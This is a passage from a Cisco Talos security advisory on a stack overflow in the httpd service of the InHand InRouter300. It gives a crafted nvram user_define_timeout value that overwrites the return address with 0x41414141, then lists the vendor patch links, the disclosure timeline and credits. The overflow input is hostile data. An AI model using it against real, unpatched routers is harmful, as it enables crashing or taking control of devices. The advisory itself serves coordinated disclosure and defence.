If in the nvram configuration is defined as `user_define_timeout=B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,B:1,AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:41` and then the code at `[8]` is reached, the `httpd` binary would exhibit the crash shown above. The return address register, `ra`, of the `user_define_set_item` function has value 0x41414141.

Vendor Response

The vendor has updated their website and uploaded the latest firmware on it. https://inhandnetworks.com/product-security-advisories.html https://www.inhandnetworks.com/products/inrouter300.html#link4

https://www.inhandnetworks.com/upload/attachment/202205/10/InHand-PSA-2022-01.pdf

Timeline

2022-03-21 - Vendor Disclosure
2022-05-10 - Public Release
2022-05-10 - Vendor Patch Release

CREDIT

Discovered by Francesco Benvenuto of Cisco Talos.

VULNERABILITY REPORTS

PREVIOUS REPORT
TALOS-2022-1477

NEXT REPORT
TALOS-2022-1495